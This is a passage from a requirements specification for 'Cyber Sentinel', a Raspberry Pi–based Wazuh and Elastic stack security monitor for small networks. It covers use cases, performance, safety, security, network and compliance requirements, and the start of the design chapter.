3	Wazuh Manager sends data to Elasticsearch.	System stores the flagged logs for later use.

Alternate Course of Action

S#	Actor Action	System Response
1	Wazuh Manager gets confusing logs.	System logs the problem and moves to the next log.
2	Wazuh Manager finds no threats.	System keeps monitoring without making alerts.

2.5.6 UC6 – Generate Alerts

Table 7: UC6 – Generate Alerts

Attribute	**Description**
Identifier / ID	UC-6
Purpose	Create alerts from analyzed logs to warn about security problems.
Priority	High
Super Use Case	Analyze Logs
Actor(s)	Wazuh Manager, Elastic
Pre-conditions	Wazuh Manager has flagged logs and sent them to Elasticsearch.
Post-conditions	Alerts are made and ready to be sent or shown.
Assumptions	Alert rules are set up correctly and current.
Non-functional Requirements	Alerts must be created within 10 seconds of finding a threat.
Issues	Broad rules might cause alerts for harmless events.

Typical Course of Action		
S#	**Actor Action**	**System Response**
1	Elasticsearch gets flagged logs.	System checks them against alert rules.
2	Elasticsearch confirms a threat.	System makes an alert and logs it.
3	Elasticsearch sends the alert to Logstash.	System prepares it for emailing or display.

Alternate Course of Action		
S#	**Actor Action**	**System Response**
1	Elasticsearch finds no threat.	System drops the log and keeps watching.
2	Elasticsearch hits a rule error.	System logs the issue and skips the alert.

2.5.7 UC7 – Send Notifications

Table 8: UC7 – Send Notifications

Attribute	**Description**
Identifier / ID	UC-7
Purpose	Send email notifications to end users about critical alerts.
Priority	Medium
Super Use Case	Generate Alerts
Actor(s)	Logstash
Pre-conditions	An alert is created and marked as critical by conditions.
Post-conditions	An email is sent to the end user with details of the alert.
Assumptions	An email server like Gmail SMTP is set up and working.
Non-functional Requirements	Emails must send within 10 seconds of an alert being made.
Issues	Spam filters or server downtime might block emails.

Typical Course of Action		
S#	**Actor Action**	**System Response**
1	Logstash gets the alert from Wazuh.	System formats it into a clean HTML email.
2	Logstash connects to the email server.	System sends the email to the end user.
3	Logstash checks it went through.	System logs the send and finishes the task.

Alternate Course of Action		
S#	**Actor Action**	**System Response**
1	Logstash can't reach the email server.	System holds the email and tries again in 1 minute.
2	Email gets rejected by the server.	System logs the fail and alerts the administrator.
3		

2.5.8 UC8 – View Dashboard

Table 9: UC8 – View Dashboard

Attribute	Description
Identifier / ID	UC-8
Purpose	Let end users see security data and alerts on a Kibana dashboard.
Priority	High
Super Use Case	Send Notifications
Actor(s)	End User
Pre-conditions	Kibana is running, and logs are stored in Elasticsearch.
Post-conditions	End user sees current security details on the Kibana dashboard.
Assumptions	End user has the Kibana URL (port 5601) and can use a browser.
Non-functional Requirements	Dashboard must load in 15 seconds and update in real time.
Issues	Slow networks, machines or big data might make it lag.

Typical Course of Action

S#	Actor Action	System Response
1	End user opens the Kibana URL in a browser.	System shows the login page.
2	End user logs in with given details.	System displays the dashboard with alerts.
3	End user picks a time range to view.	System updates the dashboard with that data.

Alternate Course of Action

S#	Actor Action	System Response
1	End user types wrong login details.	System shows an error and asks to try again.
2	Network drops while viewing.	System reloads the dashboard when connected again.

2.5.9 UC9 – Custom Rules Setup

Table 10: UC9 – Custom Rules Setup

Attribute	Description
Identifier / ID	UC-9
Purpose	Add or change rules to catch specific threats not covered by default settings.
Priority	Medium
Super Use Case	Update Configurations
Actor(s)	Administrator
Pre-conditions	Wazuh Manager is running, and the administrator can edit rule files.
Post-conditions	Wazuh Manager is running, and the administrator can edit rule files.
Assumptions	The administrator knows basic Wazuh rule writing.
Non-functional Requirements	Rules must apply without stopping the system and support up to 20 custom rules.
Issues	Bad rules might miss threats or flag normal actions.

Typical Course of Action

S#	Actor Action	System Response
1	Administrator opens "Custom Rules Setup."	System shows a rule editor config.
2	Administrator adds a rule for a new attack.	System checks the rule's format.
3	Administrator saves and applies the rule.	System updates Wazuh and tests the rule.

Alternate Course of Action

S#	Actor Action	System Response
1	Administrator writes a wrong rule.	System shows no error but no output either, something is wrong.
2	Administrator stops the process.	System keeps the old rules without changes.

2.5.10 UC10 – Simulate Attacks

Table 11: UC10 – Simulate Attacks

Attribute	Description
Identifier / ID	UC-10
Purpose	Test the system by running fake attacks to see if it detects them.
Priority	Medium
Super Use Case	Analyze Logs
Actor(s)	Administrator
Pre-conditions	The system is running, and test devices with agents are ready.
Post-conditions	Fake attacks are detected, and alerts are created for review.
Assumptions	Tests happen in a safe, isolated setup to avoid real harm.
Non-functional Requirements	Attacks must be detected within 30 seconds, and all events logged.
Issues	Old test systems might not show all attack signs clearly.

Typical Course of Action		
S#	**Actor Action**	**System Response**
1	Administrator starts a fake attack (e.g., Nmap scan).	System logs the action and checks it.
2	Administrator watches the attack run.	System makes alerts based on rules.
3	Administrator checks Kibana for results.	System shows attack details on the dashboard.

Alternate Course of Action		
S#	**Actor Action**	**System Response**
1	Administrator runs an attack that's not caught.	System doesn't logs hence but doesn't alert.
2	Administrator updates rules after the test.	System applies new rules and retests.

2.6 Use Case Diagram




Figure 3: Cyber Sentinel Use-Case Diagram

The Cyber Sentinel Use-Case Diagram outlines the interactions between administrators and end-users with a cybersecurity system. Administrators handle system deployment, agent management, service monitoring, configuration updates, and custom rule setup, utilizing core components like Wazuh Manager, Elasticsearch, Logstash, Kibana, and Filebeat. End-users benefit from security operations such as viewing dashboards, receiving notifications, analyzing logs, generating alerts, auto-blocking threats, simulating attacks, and conducting penetration testing, all supported by the integrated core components.

2.7 Nonfunctional Requirements

This section outlines the nonfunctional requirements for the Cyber Sentinel system, focusing on performance and safety. These aspects ensure the system works effectively on the Raspberry Pi and protects the network without causing issues for users or devices.

2.7.1 Performance Requirements

The system must meet specific performance standards to provide security monitoring. These standards ensure it detects threats quickly, processes data efficiently, and stays responsive despite the hardware's limited resources.

1. **Threat Detection and Alerting**

   The system shall detect security threats and generate alerts within 5 seconds of the event occurring. This applies to common attacks like aggressive Nmap scans, Hydra brute-force login attempts, and various exploits detected through Wazuh rules. Fast detection is critical so end users can respond promptly to protect their network. For example, if someone tries multiple failed logins, the system must flag it and notify the user to prevent a breach.

2. **Log Processing Efficiency**

   The log processing pipeline—from Wazuh agents collecting logs to alerts appearing in Elasticsearch—takes no more than 10 seconds under normal conditions. This includes the time Wazuh Manager analyzes logs, Filebeat forwards them, and Elasticsearch indexes them. This speed ensures near real-time monitoring, keeping the system useful for small networks where delays could miss critical events. For instance, during a simulated DDoS attack, logs must move fast enough to warn users before damage escalates.

3. **Resource Efficiency**

   The system has to operate within the Raspberry Pi 5's limits, which has 8 GB of total memory and a modest processor. Specific constraints include:

- **Elasticsearch Heap Size**: Elasticsearch should use no more than 1 GB of memory. This prevents the Pi from freezing, as its default 4 GB setting caused crashes during testing.
- **Total Memory Usage**: All components combined (Wazuh, Elasticsearch, Logstash, Filebeat, Kibana) should not exceed 6 GB. This leaves room for the OS and avoids slowdowns.
- **CPU Usage**: No single process should use more than 50% of CPU power for more than 5 minutes. This keeps the Pi stable, ensuring it doesn't lock up when processing logs or sending alerts. Wazuh agents use < 1% CPU and < 50 MB memory on monitored devices, with adjustable log collection rates.

  These limits were set after observing system freezes during high log volumes, like penetration tests, and are essential for reliable operation on low-cost hardware.

4. **Dashboard Responsiveness**

   The Kibana dashboard should load and show data within 15 seconds when accessed by an end user or administrator. This ensures quick access to security insights, such as a list of recent alerts or a chart of login attempts. A fast dashboard matters because users need to check details without waiting, especially after getting an email alert about a threat.

5. **Scalability**

   The system monitors up to 20 endpoint devices—like Windows laptops or Linux servers—and processes 1000 logs events per minute without noticeable slowdowns. This means detection, log processing, and alerting must stay within the 5-second and 10-second timeframes mentioned above, even with all devices sending logs. Small networks often have a handful of devices, so this capacity fits their needs while keeping the Pi's load manageable. This was only tested for total of 6 active at once though with minimal concerns.

These performance requirements make sure the system runs smoothly on a Raspberry Pi, delivering timely threat detection and clear information for. They balance speed and stability, addressing the hardware's constraints while meeting the project's goals.

2.7.2 Safety Requirements

The Cyber Sentinel system focuses on safety by protecting data and avoiding harm to the network or devices it monitors. Since it's a security tool, safety here means keeping information intact, ensuring the system doesn't disrupt endpoints, and staying reliable even if problems occur.

1. **Data Integrity and Preservation**

   The system shall prevent the loss of critical log data, which is vital for tracking security events. To achieve this:

   - **Queuing During Outages**: If Elasticsearch stops working temporarily—say, due to a network glitch—Filebeat or Logstash queue logs locally until it's back online. This ensures no attack data, like a brute-force attempt, gets missed.
   - **Regular Backups**: Configuration files (e.g., ossec.conf) and key data is to be backed up daily to an external file or SD card copy. This protects against data loss if the Pi's SD card fails, which happened once during testing due to power cuts.

     Losing logs could mean missing an attack entirely, so these steps keep the system trustworthy for users relying on it to spot threats.

2. **Minimal Endpoint Impact**

   Wazuh agents on monitored devices—like a Windows PC or Linux server—should not slow them down or cause problems. Specifically:

   - **Low Resource Use**: Agents shall use less than 1% of CPU and 50 MB of memory on endpoints. This prevents slowdowns on devices employees use daily, like a cashier's computer in a small shop.

- **Adjustable Log Collection**: The system should let administrators set how often logs are sent (e.g., every minute instead of every second) to avoid overwhelming older or weaker devices.

  During testing, agents ran fine on a modern laptop but strained an outdated Metasploitable-3 machine, showing why this control matters. This keeps the network running smoothly while still watching for threats.

3. **Alert Management**

   The system will avoid flooding users with too many email alerts, which could annoy them or hide real dangers. To do this:

   - **Rate Limiting**: Logstash shall limit emails to 10 per hour per type of alert unless it's a new critical event. For example, repeated login failures from one IP won't spam the inbox after the first warning.
   - **Configurable Thresholds**: Administrators adjust what triggers an alert—like setting a higher limit for failed logins—to cut down on false alarms.

     Early tests sent too many emails for minor issues, so this keeps notifications useful and focused on serious problems.

4. **System Resilience**

   The system recovers quickly from failures, like power outages common with a Raspberry Pi setup. Specifically:

   - **Auto-Start Services**: All parts (Wazuh Manager, Elasticsearch, Logstash, Kibana, Filebeat) shall start automatically when the Pi boots up. This avoids downtime if the power flickers, which is likely in a small office.
   - **Fast Recovery**: The system shall be fully working again within minutes after a reboot or crash. This includes reloading logs and resuming monitoring, so protection isn't lost.

Testing showed the Pi could restart in under 3 minutes, but extra time accounts for heavier log loads. This ensures the system stays dependable.

These safety requirements make sure the Cyber Sentinel system protects the network without breaking anything. They keep data safe, avoid bothering users or devices, and handle hiccups gracefully, fitting the project's aim to be a reliable, low-cost security tool for small networks.

2.7.3 Security Requirements

The Cyber Sentinel system handles sensitive information, such as logs from devices that might show login attempts or file changes. Protecting this data and keeping the system itself safe from attacks is a top priority. Below are the key security requirements to make sure the system stays trustworthy and secure.

1. **Authentication for Access**

   The system must ensure only the right people can access its controls. Administrators who set up and manage the Raspberry Pi need to log in with a username and password. For extra safety, the system should support two-factor authentication (2FA), like a code sent to their phone, especially if they're connecting remotely over SSH or VNC. This stops unauthorized people from changing settings. For end users checking the Kibana dashboard, they get their own login details, but their access is limited to basic views—like alerts—without showing raw logs or system details. This keeps the system locked down while letting users see what they need.

2. **Data Encryption**

   All sensitive data, like logs and alerts, must be protected so it can't be read if someone intercepts it or gets into the system. When logs move from Wazuh agents on devices to the Raspberry Pi's Wazuh Manager, they should use TLS (Transport Layer Security) to scramble the data during transit. The same goes for data sent from Filebeat to Elasticsearch. When stored on the Pi in Elasticsearch, logs should be encrypted with a strong method, like AES-256, to

keep them safe if someone steals the device or SD card. During testing, encryption was sometimes turned off to make setup easier, but for real use, it's a must to keep data private and safe from prying eyes.

3. **Safe Credential Storage**

   Passwords and other login details—like for Elasticsearch, Kibana, or the email service—need to be kept secure. The system should store them using a method like bcrypt, which turns them into a scrambled code that's hard to crack, instead of plain text. For example, if Gmail is used to send alerts, those login details should sit in an encrypted file that only the system can read, with tight permissions so no one else can open it. Where possible, sensitive details should come from environment variables—settings the system reads when it starts—rather than being written into config files. This cuts the risk of someone finding them if they get ahold of the Pi.

4. **Physical Device Protection**

   The Raspberry Pi itself needs to stay safe since it's small and easy to grab. It should be kept in a locked box or room where only authorized people can reach it. If possible, the system should watch for signs of tampering—like if someone opens the Pi's case—and log that as an event to check later. This matters because if someone takes the Pi or messes with it, they could stop the system or steal its data, leaving the network open to attacks.

5. **Network Safety**

   The system should limit how it connects to the network to avoid being a weak spot. The Pi should use firewall rules to block all traffic except what's needed—like letting Wazuh agents send logs on port 1514 or Kibana show data from specific IPs. If it fits the setup, the Pi could sit on its own network section, separate from regular traffic, so an attacker can't easily reach it even if they break into the main network. This keeps the system safe from being targeted while it watches for threats.

6. **Following Rules and Standards**

   The system must meet any security laws or rules that apply, especially if it's used where personal data is involved. For example, if logs accidentally grab things like names or IP addresses that tie to people, the system should follow rules like GDPR by cutting out or hiding that info unless needed. It should also keep a record of admin actions—like changing rules or adding agents—so there's a trail to check if something goes wrong. This makes sure the system fits legal needs and stays accountable, which is key for businesses in regulated areas.

These security steps protect the Cyber Sentinel system and the network it monitors. By locking down access, scrambling data, hiding credentials, securing the Pi, tightening network rules, and following standards, the system reduces the chance of being hacked or leaking information. This builds trust for stakeholders counting on it to keep their networks safe.

2.7.4 Additional Software Quality Attributes

Beyond performance, safety, and security, the Cyber Sentinel system needs other qualities to be practical and reliable. These attributes focus on making the system steady, easy to manage, and useful over time, all while fitting the Raspberry Pi's limits and the needs of non-expert users.

1. **Reliability**

   The system must keep running without stopping so it can always watch the network. It should stay up and working at least 99% of the time, only going down for quick updates or planned fixes. If something fails—like a service crashing or the Pi losing power—it should restart itself and get back to monitoring within 5 minutes. For example, if Elasticsearch stops, the system should bring it back up and pick up where it left off without losing alerts. During tests, it handled basic crashes well, this ensures small networks can depend on it to catch threats consistently.

2. **Maintainability**

   The system should be simple to update or fix, even for administrators with basic skills. Its parts—like Wazuh, Elasticsearch, and Logstash—should be separate enough that changing one doesn't break the others. Clear instructions must come with it, explaining tasks like adding agents or tweaking alerts in steps anyone can follow. This matters because small businesses or educational institutions might not have IT staff, so keeping it running shouldn't be a big job.

3. **Usability**

   The system needs to be easy for end users and administrators to handle. For end users—like a business owner—email alerts should be simple, saying things like "Failed logins on Computer A at 3 PM" with a clear next step, like "Change the password." The Kibana dashboard should show data in a way that's not confusing—using charts or lists—so someone without tech training can spot issues fast. For administrators, the GUI on the Pi should make checking agents or services a few clicks, not a bunch of commands. Early alerts were messy, but Logstash fixed that, and the GUI cuts down on complexity, making it user-friendly for all.

4. **Scalability**

   While built for small networks, the system should manage growth without falling apart. It must handle up to 20 devices sending logs—like a mix of PCs and servers—keeping detection and alerts within the 5-second and 10-second goals set earlier. It should process around 1,000 log events per minute without slowing down, fitting a busy small office. If a business grows, the system should let them add a stronger machine or extra Pi later, though that's not tested yet. This keeps it flexible for startups that might expand over time.

5. **Portability**

   The system should work on similar low-cost devices beyond the Raspberry Pi 5, like other single-board computers, with small setup tweaks. The executable installer and config files should adjust

to new hardware without a full redo, so a business could move it to a different device if the Pi breaks. This makes it handy for users who might switch gear or set up spares, keeping costs low and options open.

6. **Interoperability**

   The system should play nice with common devices and tools small networks use. Wazuh agents must work on Windows and Linux, using standard log formats like JSON to fit most systems. It should offer an API—like Wazuh's RESTful one—so other security tools, such as firewalls, can connect and share data. Adding custom scripts, like sending alerts to Slack instead of email, should be possible too. This ensures the system fits into whatever setup a business already has, making it more useful.

These qualities make the Cyber Sentinel system solid and practical. Reliability keeps it watching, maintainability and usability make it easy to run, scalability and portability let it grow or move, and interoperability ties it to other tools. Together, they ensure it's a dependable, long-term security option for small networks on a budget.

2.8 Other Requirements

This section covers additional requirements for the Cyber Sentinel system that are not addressed in previous sections like functional, performance, safety, or security needs. These requirements ensure the system works smoothly in its intended environment, focusing on how components connect, the hardware it runs on, network setup, power considerations, and legal obligations. They are essential for making the system practical and reliable for small networks or startups.

2.8.1 Interface Requirements

The Cyber Sentinel system depends on specific connections between its parts to monitor security effectively. These interfaces allow data to move from detection to visualization without issues.

- **Wazuh to Logstash Connection**: Wazuh Manager collects security alerts from devices and saves them as JSON files in /var/ossec/logs/alerts/alerts.json. Logstash reads these files using a configuration file, like /etc/logstash/conf.d/wazuh.conf, which sets the input as this JSON file and the output as Elasticsearch. This ensures alerts are processed and sent forward properly.
- **Logstash to Elasticsearch Link**: Logstash sends the processed alerts to Elasticsearch over HTTP on port 9200. The setup uses the Elasticsearch output plugin in Logstash, connecting to localhost:9200. This step indexes the data so Kibana can use it later, keeping everything in sync.
- **Elasticsearch to Kibana Interaction**: Kibana pulls data from Elasticsearch through the same HTTP port, 9200. It queries the stored alerts to create dashboards and visuals, helping users see security events clearly. This connection is key for showing real-time information to administrators or security leads.
- **Wazuh API Access**: The Wazuh Manager includes an API that runs on port 55000 by default. While not used in the main setup, it allows future tools or scripts to connect to the Manager for tasks like checking agent status or pulling extra data. This adds flexibility for expanding the system later.

These connections make sure security data flows from Wazuh's detection on devices to Kibana's display on the Raspberry Pi, supporting the goal of real-time monitoring and alerting.

2.8.2 Physical, Power & Environmental Requirements

The Cyber Sentinel system operates on a Raspberry Pi, requiring specific hardware, power, and environmental conditions to ensure reliable performance. These requirements maintain stability and

security on a low-cost device, supporting the project's aim to provide affordable network monitoring for small networks.

- **Raspberry Pi Model**: The system shall use a Raspberry Pi 5 with 8 GB RAM to handle the computational demands of Wazuh, Elasticsearch, Logstash, and Kibana.
- **Storage**: A minimum 32 GB SD card is required to store the Kali Linux operating system, software, and logs. For setups with more devices or extended log retention, an external USB drive can provide additional capacity to accommodate increased log volume.
- **Power Supply**: A stable 5 V, 3 A power adapter is mandatory to prevent reboots, which disrupt monitoring. Testing revealed that weaker power sources caused instability. A small Uninterruptible Power Supply (UPS) is recommended in areas with frequent outages to ensure continuous operation during short power cuts.
- **Network Connection**: The Raspberry Pi shall use an Ethernet connection for stable communication with monitored devices, as Wi-Fi occasionally dropped during tests, delaying log collection. Wi-Fi is acceptable for initial setup if Ethernet is unavailable.
- **Cooling**: A case with a fan or heat sinks is required to prevent overheating during intensive tasks like log indexing. Overheating in warm environments or confined spaces slowed performance in tests, and cooling ensures stability.
- **Environmental Conditions**: The system shall operate in a cool, well-ventilated area to minimize heat buildup, particularly in hot climates or small spaces, ensuring consistent performance.

2.8.3 Network Requirements

The system works on a local area network (LAN), so it needs certain network settings to connect devices and send alerts effectively.

- **Static IP Address**: The Raspberry Pi must use a fixed IP address, like 192.168.1.100. This keeps communication steady with Wazuh agents and lets users access the Kibana dashboard without searching for the Pi's address each time.
- **Open Ports**: Specific ports must stay open on the Pi:
    - TCP 1514: For Wazuh agents to send logs to the Manager.
    - TCP 5601: For users to reach the Kibana dashboard in a browser.
    - TCP 9200: For internal data transfers between Logstash and Elasticsearch.
    - TCP 25 or 587: For sending email alerts if an external mail server is used.
- **Firewall Settings**: The Pi's firewall should allow traffic on these ports only from trusted devices in the LAN. It should also permit outbound connections for updates or emails. This limits access and reduces risks from outside threats.
- **Stable Connection**: A consistent network link is vital for real-time monitoring. Testing showed Wi-Fi could lag or disconnect, so a wired connection is better for keeping logs and alerts flowing without delays.

These network rules make sure the system talks to devices and delivers alerts on time, supporting its role as a dependable security tool for local setups.

2.8.4 Legal and Compliance Requirements

The system deals with security logs, so it must follow basic legal and compliance rules, especially for small businesses handling sensitive data.

- **Data Privacy Rules**: Logs might include details like IP addresses or usernames. The system should follow laws like GDPR by hiding or scrambling this info unless it's needed for security. This protects user privacy and meets legal standards.

- **Log Retention Limits**: Logs should only be kept as long as necessary, like 30 days, then deleted. This reduces storage use and follows data minimization rules, avoiding legal risks from holding data too long.
- **User Agreement**: If the system monitors devices used by employees or others, the business should get their okay first. A simple consent form ensures everyone knows what's being watched, keeping things legal.
- **Action Records**: The system should log admin changes, like adding agents or tweaking rules, in a separate file. This creates a trail to check if something goes wrong, helping meet accountability needs.

These rules ensure the system stays within legal limits and respects privacy, making it a trustworthy option for small networks monitoring their networks.

Chapter 3. System Design

3.1 Application and Data Architecture

Entity-Relationship Diagram




Figure 4: Entity Relationship Diagram

The diagram shows how Cyber Sentinel stores and links the data needed for security monitoring. Six main tables (entities) appear: Agent, Log, Rule, Alert, User, and Email Alert. An Agent represents a device running the monitoring software; it has an ID, a name, an IP address, a status, and a version. Each Log entry records an event from an agent, including when it happened, its type, and a description. The Rule table lists the conditions that trigger alerts, along with a description and threat level. When a log entry meets a rule's conditions, an Alert record is created, linking back to both the log and the rule, and noting its own time, severity, and description. Users (in the User table) receive notifications when alerts occur. Together, these relationships let the system track devices, record events, apply detection rules, generate alerts, and send notifications in a clear, organized way.

Abstract Class Diagram




Figure 5: Abstract Class Diagram

